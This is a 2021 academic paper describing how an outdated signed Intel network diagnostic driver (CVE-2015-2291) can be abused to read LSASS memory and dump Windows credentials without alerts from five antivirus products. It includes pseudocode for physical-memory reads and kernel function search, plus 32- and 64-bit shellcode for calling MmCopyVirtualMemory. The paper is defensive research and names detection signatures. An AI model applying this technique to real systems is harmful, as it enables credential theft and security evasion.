Evading Security Products for Credential Dumping Through Exploiting Vulnerable Driver in Windows Operating Systems

Huu-Danh Pham[1], Vu Thanh Nguyen[2(✉)], Mai Viet Tiep[3(✉)], Vu Thanh Hien[4], Phu Phuoc Huy[5], and Pham Thi Vuong[6]

[1] University of Information Technology, Ho Chi Minh City, Vietnam
danhph.14@grad.uit.edu.vn
[2] Ho Chi Minh City University of Food Industry, Ho Chi Minh City, Vietnam
nguyenvt@hufi.edu.vn
[3] Academy of Cryptography Techniques, Ho Chi Minh City, Vietnam
[4] Ho Chi Minh City University of Technology (HUTECH), Ho Chi Minh City, Vietnam
vt.hien@hutech.edu.vn
[5] Military Information Technology Institute, Ho Chi Minh City, Vietnam
[6] Sai Gon University, Ho Chi Minh City, Vietnam
vuong.pham@sgu.edu.vn

Abstract. Device drivers play an essential role in operating systems; therefore, they are always on the target of bug hunters. Many vulnerabilities have been reported for decades, and the number of new ones is increasing every year. Although the drivers would be patched in the newer version, the older ones are still benign programs with signed digital signatures trusted by antivirus software. Cyber adversaries can use the unsafe version of drivers to perform malicious actions. This study demonstrates how to use an old version from 2012 of the Intel Network Adapter Diagnostic Driver for Windows OS credential dumping. We successfully collect credentials in the memory without any notification from the antivirus programs. By evading almost all the current security products with an aged driver, our results raise awareness for the potential threat from vulnerable drivers and the call for mechanisms to counter this attack technique.

Keywords: Computer virus · Antivirus software · Malware evasion · Vulnerability driver · Credential dumping

1 Introduction

A device driver is a component that helps the operating system and a device communicate. The driver is commonly developed by the related company that designed the device hardware. For example, nowadays, most of the graphic drivers are developed by Nvidia and AMD. In the current Windows operation systems, a built-in feature called Driver Signature Enforcement (DSE) ensures only signed drivers by trusted providers will be

© Springer Nature Singapore Pte Ltd. 2021
T. K. Dang et al. (Eds.): FDSE 2021, CCIS 1500, pp. 486–495, 2021.
https://doi.org/10.1007/978-981-16-8062-5_36

loaded [1]. This mechanism blocks malware from getting into the Windows kernel and performing harmful behavior afterward.

Due to the protection of the DSE feature, cyber adversaries have to find vulnerabilities in signed device drivers to execute code in kernel mode. Cyber attackers could bypass security products and control the system if a high severity flaw is found and exploited. For example, in a recent report, millions of Dell computers are at risk of being compromised due to five critical vulnerabilities [2]. Therefore, many reward programs were organized to encourage security researchers to identify and submit vulnerability reports. These reports help the manufacturers in patching security bugs before they are found and used by cybercrimes.

However, instead of finding new vulnerabilities, hackers analyzed vulnerability reports and abusing vulnerable drivers to perform kernel execution. There are many pieces of evidence that many cyber attackers used this approach. For instance, Turla Group, a Russian-based threat actor, utilized the signed VirtualBox driver to disable DSE and load its unsigned payload drivers in 2014. This exploit is generally referred to as a publicly known vulnerability in 2008, known as CVE-2008–3431 [3]. As a recent example, in 2020, researchers from ESET internet security company reported that the InvisiMole hacker group used a vulnerable driver to target military and diplomatic organizations in Eastern Europe [4]. This technique was also used by the Slingshot APT (Advanced Persistent Threat) and was reported by Kaspersky in 2018 [5].

This study was conducted to research public offensive techniques for exploiting the vulnerability driver. In the next section, we reviewed the related works and pointed out the motivation. In the fourth section, we presented the attack technique in detail to encourage the detection methods development. For evaluation, we developed a security tool for penetration testing and tested it with five different home security products from reputable companies. This process illustrates how easily cyber attackers build new malicious software in reality.

2 Related Works

There are not many scientific papers related to bypassing security products as well as exploiting vulnerable drivers. In 2020, Blaauwendraad et al. used Mimikatz' driver, an open-source signed security tool, to disable the Windows Defender antivirus program [6]. However, while they only focus on Windows Defender, we want to bypass many antivirus programs. Our proposed tool can collect credentials without terminate the security product's processes. Besides, in 2021, Karantzas and Patsakis published an assessment of Endpoint Detection and Response systems (EDR) against Advanced Persistent Threats (APT) attack vectors [7]. They used signed vulnerable drivers to load the unsigned driver or patch the essential functions. Most of the security products detected their methods and alerted the user.

On the other hand, there are many technical blogs written by anonymous hackers. From 2019 to 2020, an independent researcher named _xeroxz published two projects related to abusing Windows drivers [8, 9]. He focused mainly on using physical memory read and write permissions to map unsigned code into the kernel. These publications helped us understand more clearly the code execution in the kernel context. Additionally,

an open-source tool named KDMapper uses an exposed version of the Intel driver to map non-signed drivers in memory [10], and it only supports the 64-bit versions of Windows OS.

The most relevant publication to this study is the technical blog published by the principal author of this study [11]. The blog briefly describes the idea of this research and its application in business operations. However, it does explain the in-depth techniques, and it does not report experiment results with multiple security products.

3 Background

3.1 Windows Application Programming Interface

Windows Application Programming Interface (Windows API), informally called WinAPI, is Windows OS's core set of application programming interfaces available. Using WinAPI, developers can take advantage of the features of Windows OS and make applications run successfully on all versions.

In addition to the official Microsoft documentation, there are the undocumented Windows API. They are functions that the developers found through reversing shared libraries. This research is heavily based on the use of both official Windows API and undocumented Windows API.

3.2 Windows OS Credential Dumping

Credential dumping is the process of collecting account login information (e.g., password in clear-text or hash) from the operating system and software. Dumping credential is the most generally chosen method for the lateral movement stage in cybersecurity campaigns [12]. When having credentials, an attacker can subsequently perform the lateral movement, and access restricted information.

In Windows OS, the most popular method is extracting and analyzing parts of the Local Security Authority Subsystem Service (LSASS) process [13]. This procedure can be done quickly with a well-known open-source tool called Mimikatz. However, this post-exploitation tool is commonly detected and prevented by security products. In case the modified version of Mimikatz can evade antivirus features, there are process-memory protection features yet. These features are regularly enabled by default and block external processes that attempt to access critical system processes as LSASS. Therefore, a warning message is popped up if any process uses ReadProcessMemory WinAPI to read crucial process memory.

Our goal is to bypass the security products and to read LSASS process memory. We also utilized Mimikatz's source code for parsing the credentials to save time and resources. We developed a custom function that works like ReadProcessMemory WinAPI and customized the module kull_m_memory to use it.

3.3 Legitimate Vulnerable Drivers

Before the installation, Windows uses digital signatures to verify driver packages' integrity and verify the software publisher's identity who provides the driver packages

[1]. Hence, it is hard for hackers to publish and install malicious drivers in compromised machines. Fortunately, various old versions of legitimate drivers contain vulnerabilities that allow kernel space execution through IOCTL messages. A recently well-known case is the driver in version 4.6.2.15658 of the Micro-Star MSI Afterburner program, published in the CVE-2019–16098 report [14]. Attackers can exploit the vulnerable driver to bypass the Microsoft driver-signing policy to deploy malicious code.

This study focused on the earlier case, the Intel ethernet diagnostics driver versions before 1.3.1.0, published in the CVE-2015–2291 report [15]. By combining the 0x80862007 IOCTL calls, we can read and write physical memory quickly. This method is the principle for bypassing process memory protection features. By evading almost all the current security products with an ancient driver, we present potential dangerous risks from the old and well-known vulnerabilities.

4 Methodology

Instead of reading the LSASS process memory in the user context, our initial idea is to read the memory from the kernel context, then send it back to the process. We developed many pieces of shellcode to accomplish this task, wrote them in the kernel context, and make them callable by the userland process.

In detail, the shellcodes help the process call PsLookupProcessByProcessId WinAPI and MmCopyVirtualMemory undocumented WinAPI. These functions gave us the ability to read any process memory with kernel privilege. Furthermore, we overwrite the existing NtShutdownSystem WinAPI with the in-use shellcode to make it callable from any userland processes. We explain the proposed in the following diagram (Fig. 1):



Fig. 1. An overview of the proposed technique in three steps

We split our approach into three main steps and explain them in detail in the following subsections:

1. Setup the vulnerable driver
2. Exploit the driver to write shellcode into the ntoskrnl.exe process
3. Execute shellcode to read LSASS process memory

4.1 Setup a Device Driver in Windows OS

We concentrate on the legacy drivers (also known as the non-PnP drivers) because the installation is uncomplicated and requires only one PE format.sys file. Many collections of vulnerable drivers are easily found on the Internet. For example, at the DEFCON hacking conference in 2019, Jesse and Shkatov published a list of more than 40 exposed drivers from Microsoft-certified vendors [16]. We collected both 32-bit and 64-bit versions of the Intel ethernet diagnostics driver version 1.3.0.6 to use in the demonstration.

Legacy drivers are also recognized as driver services because they are controlled by the Service Control Manager process. There are two usual installation methods, using sc.exe commands and calling WinAPIs. We propose the method of calling sc.exe commands because it splits the overall exploit chains into several steps. Using many critical WinAPIs in one process would make the process easier detected by antivirus software.

4.2 Exploit the Vulnerable Driver

Read and Write the Physical Memory. As mentioned in Subsect. 3.2, we utilize the vulnerability published in the CVE-2015–2291 report [15]. The exploit code for the 64-bit version is easily found in open-source projects. Unfortunately, we noticed there is no publication for the 32-bit version. Hence, we reversed both versions, built the structure for input data, and made them competitive with both 32-bit and 64-bit architectures.

We built three functions to map the physical memory, copy memory, and unmap the physical memory through 0x80862007 IOCTL calls. Combining three functions in two different ways helped us read and write physical memory from the user context. For example, the pseudocode in Fig. 2. represents the reading method.

```
1   BOOL ReadPhysicMemory(UINT64 nPhysicalAddress, PVOID nBufferAddress, DWORD nSize)
2   {
3       DWORD_PTR nMappedAddress = IqvwMapIoSpace(nPhysicalAddress, nSize);
4       if (nMappedAddress == 0)
5           return FALSE;
6
7       BOOL bResult = IqvwCopyMemory(nMappedAddress, reinterpret_cast<DWORD_PTR>(nBufferAddress), nSize);
8
9       IqvwUnmapIoSpace(nMappedAddress, nSize);
10
11      return bResult;
12  }
```

Fig. 2. Read physical memory by combining three IOCTL calls

Find and Overwrite the NtShutdownSystem WinAPI. There are two reasons for choosing the NtShutdownSystem WinAPI to overwrite. Firstly, this function is rarely used by software and system. Secondly, this function is available for calling from userland through the NTDLL, the user-mode interface of the Windows kernel.

To find the location of a function in memory, we need the signature bytes of that function. By loading the ntoskrnl.exe image into the memory, we quickly get these bytes from the GetProcAddress WinAPI. Then, we start to find from position 0 of the physical address. The pseudocode of the algorithm is presented in Fig. 3.

```
1   #define SEARCH_PAGE_SIZE 4096
2   #define SIGNATURE_SIZE 32
3
4   std::vector<byte> buffer;
5   buffer.resize(SEARCH_PAGE_SIZE + SIGNATURE_SIZE);
6   for (DWORD_PTR nPhysicalAddress = 0; TRUE; nPhysicalAddress += SEARCH_PAGE_SIZE) {
7       if (!ReadPhysicMemory(nPhysicalAddress, buffer.data(), buffer.size()))
8           continue;
9
10      SHORT nOffset = 0;
11      for (; nOffset < SEARCH_PAGE_SIZE; nOffset++) {
12          if (memcmp((buffer.data() + nOffset), pSignatureBytes, SIGNATURE_SIZE) == 0)
13              break;
14      }
15      if (nOffset >= SEARCH_PAGE_SIZE)
16          continue;
17
18      DWORD_PTR nFuncPhysicalAddress = nPhysicalAddress + nOffset;
19      if (CheckOverwriteFunc(nFuncPhysicalAddress)) {
20          nFoundPhysicalAddress = nFuncPhysicalAddress; // Found
21          break;
22      }
23  }
```

Fig. 3. Find the NtShutdownSystem WinAPI address in the memory

4.3 Develop Shellcode for Reading OS Credential

We used PsLookupProcessByProcessId WinAPI and MmCopyVirtualMemory undocumented WinAPI to read LSASS process memory. Therefore, we developed four shellcodes in assembly code (for calling two functions in both 32-bit and 64-bit versions).

In the 64-bit version, we had to pass the first four arguments are passed in registers RCX, RDX, R8, and R9, while the fifth one is stored on the stack (described in Fig. 4.).

The $\times 86$ version calling convention is more straightforward than the $\times 64$ one. With the case of calling the MmCopyVirtualMemory, we pushed the arguments on the stack in the 32-bit version (described in Fig. 5.).

Besides that, we used the same procedure to call the shellcode to ensure that the WinAPI is always recovered at the end and limits system crashes:

1. Backup original bytes of NtShutdownSystem WinAPI
2. Overwrite the WinAPI with the shellcode bytes

```
0:  48 83 ec 48                    sub    rsp,0x48
4:  48 8b c1                       mov    rax,rcx
7:  48 c7 44 24 50 00 00 00 00     mov    QWORD PTR [rsp+0x50],0x0
10: 48 8d 4c 24 50                 lea    rcx,[rsp+0x50]
15: 48 ba 00 00 00 00 00 00 00 00  movabs rdx,0x0
1f: 48 89 4c 24 30                 mov    QWORD PTR [rsp+0x30],rcx
24: 49 b9 00 00 00 00 00 00 00 00  movabs r9,0x0
2e: 48 b9 00 00 00 00 00 00 00 00  movabs rcx,0x0
38: c7 44 24 28 01 00 00 00        mov    DWORD PTR [rsp+0x28],0x1
40: 48 89 4c 24 20                 mov    QWORD PTR [rsp+0x20],rcx
45: 49 b8 00 00 00 00 00 00 00 00  movabs r8,0x0
4f: 48 b9 00 00 00 00 00 00 00 00  movabs rcx,0x0
59: ff d0                          call   rax
5b: 48 8b 44 24 50                 mov    rax,QWORD PTR [rsp+0x50]
60: 48 83 c4 48                    add    rsp,0x48
64: c3                             ret
```

Fig. 4. The 64-bit shellcode for calling MmCopyVirtualMemory

```
0:  89 ff                   mov    edi,edi
2:  55                      push   ebp
3:  89 e5                   mov    ebp,esp
5:  83 ec 20                sub    esp,0x20
8:  90                      nop
9:  c7 45 fc 00 00 00 00    mov    DWORD PTR [ebp-0x4],0x0
10: c7 45 f8 00 00 00 00    mov    DWORD PTR [ebp-0x8],0x0
17: c7 45 f4 00 00 00 00    mov    DWORD PTR [ebp-0xc],0x0
1e: c7 45 f0 00 00 00 00    mov    DWORD PTR [ebp-0x10],0x0
25: c7 45 ec 00 00 00 00    mov    DWORD PTR [ebp-0x14],0x0
2c: c7 45 e8 01 00 00 00    mov    DWORD PTR [ebp-0x18],0x1
33: 8d 45 f8                lea    eax,[ebp-0x8]
36: 50                      push   eax
37: ff 75 e8                push   DWORD PTR [ebp-0x18]
3a: ff 75 ec                push   DWORD PTR [ebp-0x14]
3d: ff 75 f0                push   DWORD PTR [ebp-0x10]
40: ff 75 f4                push   DWORD PTR [ebp-0xc]
43: ff 75 f8                push   DWORD PTR [ebp-0x8]
46: ff 75 fc                push   DWORD PTR [ebp-0x4]
49: 8b 45 08                mov    eax,DWORD PTR [ebp+0x8]
4c: ff d0                   call   eax
4e: 8b 45 f8                mov    eax,DWORD PTR [ebp-0x8]
51: 90                      nop
52: 83 c4 20                add    esp,0x20
55: 89 ec                   mov    esp,ebp
57: 5d                      pop    ebp
58: c3                      ret
```

Fig. 5. The 32-bit shellcode for calling MmCopyVirtualMemory

3. Execute the shellcode
4. Recover the WinAPI with original bytes
5. Return the result

Finally, we customized the module kull_m_memory in Mimikatz and utilized its source code to parse the LSASS process memory to the credentials.

5 Experiments

We experimented with the proposed approach against five widely used security products currently. This study does not demonstrate any vulnerability in these security products or imply anything to the corresponding security companies. This technique aims at the common weakness that can be used to evade most security products nowadays.

We installed five security products in the corresponding virtual machines with the exact specification:

1. OS Name: Microsoft Windows 10 Windows 10 Pro
2. OS Version: 10.0.19043 N/A Build 19043
3. OS License: Trial
4. Physical Memory: 8 GB (without swap memory)
5. Storage: 200 GB

Five security products were used with trial licenses and updated to the latest versions on August 11, 2021:

1. Microsoft Defender: built-in anti-malware component of Microsoft Windows 10
2. Kaspersky Total Security 2021
3. McAfee Total Protection 2021
4. Trend Micro Maximum Security 2021
5. Malwarebytes Premium

We successfully bypassed all five security products and read the credentials in LSASS process memory in both 32-bit and 64-bit architectures. For instance, Fig. 6. presents the



Fig. 6. The proposed method bypassed McAfee Total Protection 2021

output of Mimikatz's command when we experimented with McAfee Total Protection 2021.

This result demonstrates that it is hard for security products to ensure all drivers are not vulnerable and prevent this approach. Driver service installation, service creation, and the DeviceIoControl calls are signatures that security engineers can use for early detection or forensic.

The experiment also reveals the weakness of this attack technique. Attackers need to install the vulnerable driver if they do not find any 0-day vulnerabilities. Therefore, restricting administrator privilege and updating software regularly are helpful prevention methods.

6 Conclusion

Abusing vulnerable drivers for kernel execution is not a new and unique technique. Many security reports present that cybercrimes used this method in their campaigns. However, there are not many studies related to offensive techniques, particularly exploiting the old vulnerable drivers. This study presents a new approach, explains the techniques in detail, and conducted experiments to describe the potential risks from the exposed drivers.

The unique point of our proposed method is applying the idea of exploiting the vulnerabilities in device drivers for red team activities and adversary simulation. We successfully bypassed the protection features of the top security products to collect operation system credentials in memory. Moreover, there are many stages in adversarial simulation campaigns that we can apply this technique. Researching the weaknesses always plays an essential role in the early detection and prevention of cyberattacks.

References

1. Driver Signing, Microsoft Documentation. Accessed 08 Aug 2021
2. CVE-2021–21551- Hundreds of Millions of Dell Computers at Risk due to Multiple BIOS Driver Privilege Escalation Flaws, SentinelLabs (2021)
3. CVE-2008–3431. https://nvd.nist.gov/vuln/detail/CVE-2008-3431, Accessed 08 Aug 2021
4. Digging up InvisiMole's Hidden Arsenal, WeLiveSecurity by ESET (2020)
5. The Slingshot APT FAQ, Securelist by Kaspersky (2018)
6. Blaauwendraad, B., Ouddeken, T., Van Bockhaven, C.: Using Mimikatz' Driver, Mimidrv, to Disable Windows Defender in Windows (2020)
7. Karantzas, G., Patsakis, C.: An empirical assessment of endpoint detection and response systems against advanced persistent threats attack vectors. J. Cybersecur. Priv. **1**(3), 387–421 (2021)
8. _xeroxz: VDM - Vulnerable Driver Manipulation. https://back.engineering/01/11/2020, Accessed 08 Aug 2021
9. _xeroxz: The Physmeme Open-Source Project. https://githacks.org/_xeroxz/physmeme, Accessed 08 Aug 2021
10. KDMapper Project. https://github.com/TheCruZ/kdmapper, Accessed 08 Aug 2021
11. VinCSS Threat Hunting Team, How Playing CS: GO Helped You Bypass Security Products. https://blog.vincss.net/2021/08/ex007-how-playing-cs-go-helped-you-bypass-security-products.html, Accessed 08 Aug 2021

12. Alshamrani, A., Myneni, S., Chowdhary, A., Huang, D.: A survey on advanced persistent threats: techniques, solutions, challenges, and research opportunities. IEEE Commun. Surv. Tutor. **21**(2), 1851–1877 (2019)
13. Ussath, M., Jaeger, D., Cheng, F., Meinel, C.: Advanced persistent threats: behind the scenes. In: CISS 2016 Conference, pp. 181–186. IEEE (2016)
14. CVE-2019–16098. https://nvd.nist.gov/vuln/detail/CVE-2019-16098, Accessed 08 Aug 2021
15. CVE-2015–2291. https://nvd.nist.gov/vuln/detail/CVE-2015-2291, Accessed 08 Aug 2021
16. Screwed Drivers – Signed, Sealed, Delivered. https://eclypsium.com/2019/08/10/screwed-drivers-signed-sealed-delivered, Accessed 08 Aug 2021